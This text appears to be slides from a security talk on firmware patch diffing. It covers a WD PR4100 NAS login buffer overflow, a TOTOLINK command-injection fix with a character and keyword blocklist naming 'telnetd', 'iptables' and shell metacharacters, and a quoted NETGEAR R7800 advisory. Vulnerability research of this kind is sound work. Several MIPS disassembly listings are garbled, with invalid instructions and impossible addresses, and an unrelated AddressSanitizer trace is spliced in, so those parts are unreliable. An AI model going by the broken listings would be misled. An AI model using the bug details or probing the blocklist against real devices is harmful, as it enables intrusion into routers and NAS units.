- Secondary Unmatched Functions (29/71)

161 / 161 Primary Unmatched Functions

Address	Name	Type
00401FFC	sub_401FFC	Normal
00402025	sub_402025	Normal
0040205E	sub_40205E	Normal
004020AF	sub_4020AF	Normal
004020E0	sub_4020E0	Normal
00402770	sub_402770	Normal
00402810	sub_402810	Normal
004028F0	sub_4028F0	Normal
00402920	sub_402920	Normal
00402980	sub_402980	Normal
00403710	sub_403710	Normal
004037E0	sub_4037E0	Normal
00403990	sub_403990	Normal
004039D0	sub_4039D0	Normal
00403A10	sub_403A10	Normal
00403D60	remove_0D_0A	Normal
00403DB0	sub_403DB0	Normal
00403E30	sub_403E30	Normal
00403EF0	sub_403EF0	Normal
00404050	sub_404050	Normal
004040E0	sha_hash	Normal

WD PR4100 NAS

PR4100 -

- **FUN_00402980 function is vulnerable to buffer overflow**
- **cgiFormString function used to store username and password in stack buffer**

```
00 00 00 00 00 00
00402a8a e8 11 f5 ff ff    CALL    <EXTERNAL>::time          time_t time(tim
00402a8f ba 20 00 00 00      MOV     EDX,32
00402a94 48 8d 74 24 50      LEA     RSI=>user_buf,[RSP + 80]
00402a99 bf 64 58 40 00      MOV     EDI,s_username_00405864    = "username"
00402a9e 48 89 44 24 08      MOV     qword ptr [RSP + 0x8]=>time...
00402aa3 e8 28 f3 ff ff      CALL    <EXTERNAL>::cgiFormString  undefined cgiFo
00402aa8 ba 00 01 00 00      MOV     EDX,256
00402aad 48 8d b4 24 d0 00   LEA     RSI=>pwd_buf,[RSP + 208]
00 00
00402ab5 bf 6d 58 40 00      MOV     EDI,s_pwd_0040586d          = "pwd"
00402aba e8 11 f3 ff ff      CALL    <EXTERNAL>::cgiFormString  undefined cgiFo
00402abf ba 00 01 00 00      MOV     EDX,256
00402ac4 48 8d b4 24 d0 00   LEA     RSI=>pwd_buf,[RSP + 208]
00 00
00402acc 48 8d bc 24 90 00   LEA     RDI=>pwd_buf2,[RSP + 144]
00 00
00402ad4 e8 e7 2a 00 00      CALL    base64_decode              undefined base6
```

WD PR4100 NAS

PR4100 -


- Password buffer is an argument to base64_decode function
- Password2 buffer stores the decoded base64 password
- Overflow condition (password2 buffer is only 64 bytes)

```
00 00 00 00 00 00
00402a8a e8 11 f5 ff ff CALL <EXTERNAL>::time time_t time(tim
00402a8f ba 20 00 00 00 MOV EDX,32
00402a94 48 8d 74 24 50 LEA RSI=>user_buf,[RSP + 80]
00402a99 bf 64 58 40 00 MOV EDI,s_username_00405864 = "username"
00402a9e 48 89 44 24 08 MOV qword ptr [RSP + 0x8]=>time...
00402aa3 e8 28 f3 ff ff CALL <EXTERNAL>::cgiFormString undefined cgiFo
00402aa8 ba 00 01 00 00 MOV EDX,256
00402aad 48 8d b4 24 d0 00 LEA RSI=>pwd_buf,[RSP + 208]
00 00
00402ab5 bf 6d 58 40 00 MOV EDI,s_pwd_0040586d = "pwd"
00402aba e8 11 f3 ff ff CALL <EXTERNAL>::cgiFormString undefined cgiFo
00402abf ba 00 01 00 00 MOV EDX,256
00402ac4 48 8d b4 24 d0 00 LEA RSI=>pwd_buf,[RSP + 208]
00 00
00402acc 48 8d bc 24 90 00 LEA RDI=>pwd_buf2,[RSP + 144]
00 00
00402ad4 e8 e7 2a 00 00 CALL base64_decode undefined base6
```

WD PR4100 NAS

PR4100 -

- **Decoded password is more than 64 bytes**
- **Decompiled code is mess to read**
- **Beautified decompiled code**



```
char user_buf[32];
char pwd_buf2[64];
char pwd_buf[256];

tVar7 = time();
cgiFormString("username",&user_buf,32);
cgiFormString("pwd",pwd_buf,256);
base64_decode(pwd_buf2,pwd_buf,256);
```

WD PR4100 NAS

PR4100 - EMULATION

- Tried emulating the webserver but failed
- Requires lots of patching to get the emulation environment

```
kali@kali: ~/Desktop/wd_nas/ruln/WDMyCloud_PR4100_GPL_v2.40.155_20200713/firmware/module/crfs
File Actions Edit View Help
bash-4.2# cat start.sh
tz=$(date +%Z)
wd_format="${tz:0:3}:${tz:3:2}"
export WD_TZ=${wd_format}

mycl_id_file="/usr/local/config/mycl_id"
mycl_id=`cat ${mycl_id_file}`
export MYCL_ID=${mycl_id}

LD_PRELOAD=/hook.so httpd -f /usr/local/apache2/conf/httpd.conf
bash-4.2# bash start.sh
AH00544: httpd: bad group name root
bash-4.2# ls
WebHelp      firefly      localtime   perl5        twonky
apache2      home         localnas    python27     usr
bin          hook.c      localonboar qemu-amd64-s usrlib
cgi          hook.so     localorion  rest-api     usrsbin
create_ramdisk.sh htdocs      localrestsd root          var
dbus-1       init_environment.sh localsbin    sbin         wdcomp.d
default     language    localwddirect script        web
dev         language_custom localwdmcserver su            zoneinfo
driver      lib         mkimage     sysinit.d
etc        lib64       mysql
files      localbin   opt
bash-4.2#
```

DEMO


- Diffing the login_mgr binary

PITFALLS

- Took me a lot of time to complete this research
- Meanwhile I worked on some other firmware's that didn't end up on this talk
- Emulation didn't go well in some cases it failed

TOTOLINK-

- **Diffing for TOTOLINK firmware, bindiff fails to produce proper CFG**
- **I'm no expert in MIPS assembly**




```

0004276C    mv     a0, a0
00042770    lui    a1, 0x04
00042774    addiu  a1, a1, -0x4ff
00042778    lui    a1, 0x04
0004277C    addiu  a1, a1, 0x7f64 (sp)
00042780    jalr   t0
00042784    addiu  a2, a1, 0x04
00042788    lw     a2, Local_2101 (sp)
00042790    mv     a2, v0
00042794    lw     a1, 0x04
00042798    addiu  a1, a1, 0x04
0004279C    lw     a1, 0x04
000427A0    jalr   t0
000427A4    lw     a1, 0x04
000427A8    lw     a0, Local_2101 (sp)
000427AC    mv     a0, a0
000427B0    lui    a1, 0x04
000427B4    addiu  a1, a1, -0x4ff
000427B8    lui    a2, 0x04
000427BC    mv     a2, 0x7f64 (sp)
000427C0    jalr   t0
000427C4    addiu  a2, a2, -0x645
000427C8    lw     a0, Local_2101 (sp)
000427CC    lw     a0, 0x7f70 (sp)
000427D0    jalr   t0
000427D4    mv     a0, v0
000427D8    lw     a0, Local_2101 (sp)
000427DC    mv     a0, v0
000427E0    mv     v0, v0
000427E4    claar  a1
000427E8    lw     t0, -0x7a00 (sp)
000427EC    jalr   t0
000427F0    lui    a2, 0x0a
000427F4    lw     a2, Local_2101 (sp)
000427F8    addiu  a1, v0, 0x1
000427FC    mv     v0, a2
00042800    lw     a2, -0x0ea0 (v0)
00042804    addiu  v0, v0, -0x04a
00042808    lw     a1, a1
00042810    lw     a0, 0x01 (v0)
00042814    lw     v1, 0x01 (v0)
00042818    mv     a1, Local_2101 (sp)
0004281C    mv     a1, Local_2104 (sp)
00042820    mv     v1, Local_21fc (sp)
00042824    mv     a1, Local_2104 (sp)
00042828    sb     v0, Local_21f8 (sp)
0004282C    lui    a0, 0x04
00042830    addiu  a0, a0, -0x4a0
00042834    mv     v1, a2
00042838    mv     a1, a2
0004283C    jalr   t0
00042840    mv     a0, a0
00042844    ori    v0, zero, 0x0000
00042848    slt    a1, a1
0004284C    mv     v0, zero
00042850    beq    a0, a1, 0x042f80
00042854    lw     a0, Local_2101 (sp)

```

0004207F.60	mov	ax	word [local_3300] (sp)
0004207F.64	lusi	al	0x0
0004207F.68	lusi	al	0x-0x7b4 (sp)
0004207F.6C	lusi	al	0x0
0004207F.70	lw	ax	-0x7f64 (sp)
0004207F.74	jalr	r1	0
0004207F.78	addiu	ax	al, -0x030
0004207F.7C	lw	ax	local_3300 (sp)
0004207F.80	mov	ax	v0
0004207F.84	mov	ax	v0
0004207F.88	lusi	al	0x0
0004207F.8C	addiu	al	al, -0x7b0
0004207F.90	lw	r1	-0x7f64 (sp)
0004207F.94	jalr	r1	0
0004207F.98	addiu	ax	al, -0x030
0004207F.9C	lw	ax	local_3300 (sp)
0004207F.A0	mov	ax	v0
0004207F.A4	mov	ax	v0
0004207F.AC	addiu	al	al, -0x7b0
0004207F.B0	lusi	al	0x0
0004207F.B4	addiu	al	al, -0x7f64 (sp)
0004207F.B8	jalr	r1	0
0004207F.BC	addiu	ax	al, -0x35d4
0004207F.C0	lw	ax	local_3300 (sp)
0004207F.C4	mov	ax	v0
0004207F.C8	mov	ax	v0
0004207F.CC	lusi	al	0x0
0004207F.D0	addiu	al	al, -0x1908
0004207F.D4	addiu	al	al, -0x7f64 (sp)
0004207F.D8	jalr	r1	0
0004207F.DC	addiu	ax	al, -0x35d4
0004207F.E0	lw	ax	local_3300 (sp)
0004207F.E4	lw	r1	-0x7f64 (sp)
0004207F.E8	jalr	r1	0
0004207F.EC	move	ax	v0
0004207F.F0	lw	ax	local_3300 (sp)
0004207F.F4	mov	ax	v0
0004207F.F8	lw	r1	-0x7f60 (sp)
0004207F.FC	jalr	r1	0
0004207F.00	move	ax	v0
0004207F.04	sltiu	v0	v0, 0x21
0004207F.08	bsq	zero	zero, 1, 0x0
0004207F.0C	lw	ax	local_3300 (sp)

```

0042F710      sub_42F710
0042F710      lw      ra, lo cal_41(sp)
0042F714      lw      a7, lo cal_38(sp)
0042F718      lw      s6, lo cal_1c(sp)
0042F71C      lw      s5, lo cal_10(sp)
0042F720      lw      s4, lo cal_14(sp)
0042F724      lw      s3, lo cal_18(sp)
0042F728      lw      s2, lo cal_1c(sp)
0042F72C      lw      s1, lo cal_20(sp)
0042F730      jr      ra
0042F734      addi    sp, sp, 0x20

```

NETGEAR R7800

R7800 -

- **HEAP buffer overflow in APFD binary**
- **In patched firmware apfd binary is removed**
- **There is no patch binary to diff against**



SSD ADVISORY – NETGEAR R7800 A FPD PREAUTH

November 22, 2022 SSD Secure Disclosure technical team Uncategorized

TL;DR

A vulnerability in NETGEAR AFPD, Apple Filing Protocol daemon, process allows LAN side attackers to cause the product to overflow a buffer due to a pre-auth vulnerability.

Vulnerability Summary

A heap-buffer overflow in apfd's [dsi_writeinit](#) is leveraged to overwrite the [proto_close](#) function pointer in the DSI struct, and execute arbitrary code on the NETGEAR R7800 Smart Router, in the default configuration, on the LAN side, pre-auth.

Credit

An independent security researcher has reported this to the SSD Secure Disclosure program.

CONCLUSION

- **N-Day can be turned into 0 day, If the vendor didn't implement the proper patch**

TOTOLINK

TOTOLINK - PATCH

- **Validity_check()** function is added before executing doSystem function
- Patch was simple enough to doing it manually

```
71
72  memset(img_name, 0x0, 0x80);
73  file_name = (char *)websGetVar(param_1, "FileName", (undefined2 *) 0x43f1c8);
74  puVar2 = websGetVar(param_1, "FullName", (undefined2 *) 0x43f1c8);
75  __nptr = websGetVar(param_1, "ContentLength", &DAT_0043ca2c);
76  uVar3 = cJSON_CreateObject();
77  lVar4 = strtol((char *)__nptr, NULL, 0xa);
78  __len = lVar4 + 0x1;
79  bVar1 = Validity_check(file_name);
80  if (CONCAT31(extraout_var, bVar1) == 0x0) {
81      img_name[0] = '/';
82      img_name[1] = 't';
83      img_name[2] = 'm';
84      img_name[3] = 'p';
85      img_name[4] = '/';
86      img_name[5] = 'm';
87      img_name[6] = 'y';
88      img_name[7] = 'I';
89      img_name[8] = 'm';
90      img_name[9] = 'a';
91      img_name[10] = 'g';
92      img_name[11] = 'e';
93      img_name[12] = '.';
94      img_name[13] = 'i';
95      img_name[14] = 'm';
96      img_name[15] = 'g';
97      img_name[16] = '\0';
98      doSystem("mv %s %s", file_name, img_name);
99  }
```

TOTOLINK

TOTOLINK - PATCH

- **Validity_check function checks for special characters and some other strings whether present in the input**
- **If anyone can bypass this, it would become an 0 day**

```
Decompile: Validity_check - (cstecgi.cgi_patch)

1
2 bool Validity_check(char *file_name_in)
3
4 {
5     char *hay_stack;
6
7     hay_stack = strchr(file_name_in, L';');
8     if (((((hay_stack == NULL) && (hay_stack = strstr(file_name_in, ".sh"), hay_stack == NULL)) &&
9         (hay_stack = strstr(file_name_in, "iptables"), hay_stack == NULL)) &&
10        ((hay_stack = strstr(file_name_in, "telnetd"), hay_stack == NULL) &&
11         (hay_stack = strchr(file_name_in, L'&'), hay_stack == NULL)))) &&
12        ((hay_stack = strchr(file_name_in, L'|'), hay_stack == NULL) &&
13         ((hay_stack = strchr(file_name_in, L'`'), hay_stack == NULL) &&
14         (hay_stack = strchr(file_name_in, L'$'), hay_stack == NULL)))))) {
15         hay_stack = strchr(file_name_in, L'\n');
16         return hay_stack != NULL;
17     }
18     return true;
19 }
20
```

```
#3 0x405e51 in std::_Vector_base<int, std::allocator<int> >::_M_allocate(unsig
igned long) /opt/sde/packages/gcc-9.3.0/include/c++/9.3.0/bits/stl_vector.h:343
#4 0x4050d0 in void std::vector<int, std::allocator<int> >::_M_range_initialize<int const*>(int const*, int const*, std::forward_iterator_tag) /opt/sde/packages/gcc-9.3.0/include/c++/9.3.0/bits/stl_vector.h:1579
#5 0x404a00 in std::vector<int, std::allocator<int> >::vector(std::initializer_list<int>, std::allocator<int> const&) /opt/sde/packages/gcc-9.3.0/include/c++/9.3.0/bits/stl_vector.h:626
#6 0x404491 in main /home/jdoe/demo/asan/cppbook_companion/miscellany/buggy/app.cpp:7
#7 0x7f7d7599b1a2 in __libc_start_main (/lib64/libc.so.6+0x271a2)
```

SUMMARY: AddressSanitizer: heap-use-after-free /home/jdoe/demo/asan/cppbook_companion/miscellany/buggy/app.cpp:12 in main

Shadow bytes around the buggy address:

```
0x0c047fff7fb0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0c047fff7fc0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0c047fff7fd0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0c047fff7fe0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0c047fff7ff0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
=>0x0c047fff8000: fa fa fd fa fa fa fa fa fa fa fa fa fa fa fa
0x0c047fff8010: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
0x0c047fff8020: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
0x0c047fff8030: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
```

THANK YOU

1. <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-46574>
2. <https://unblob.org/>
3. [google/binexport: Export disassemblies into Protocol Buffers \(github.com\)](#)
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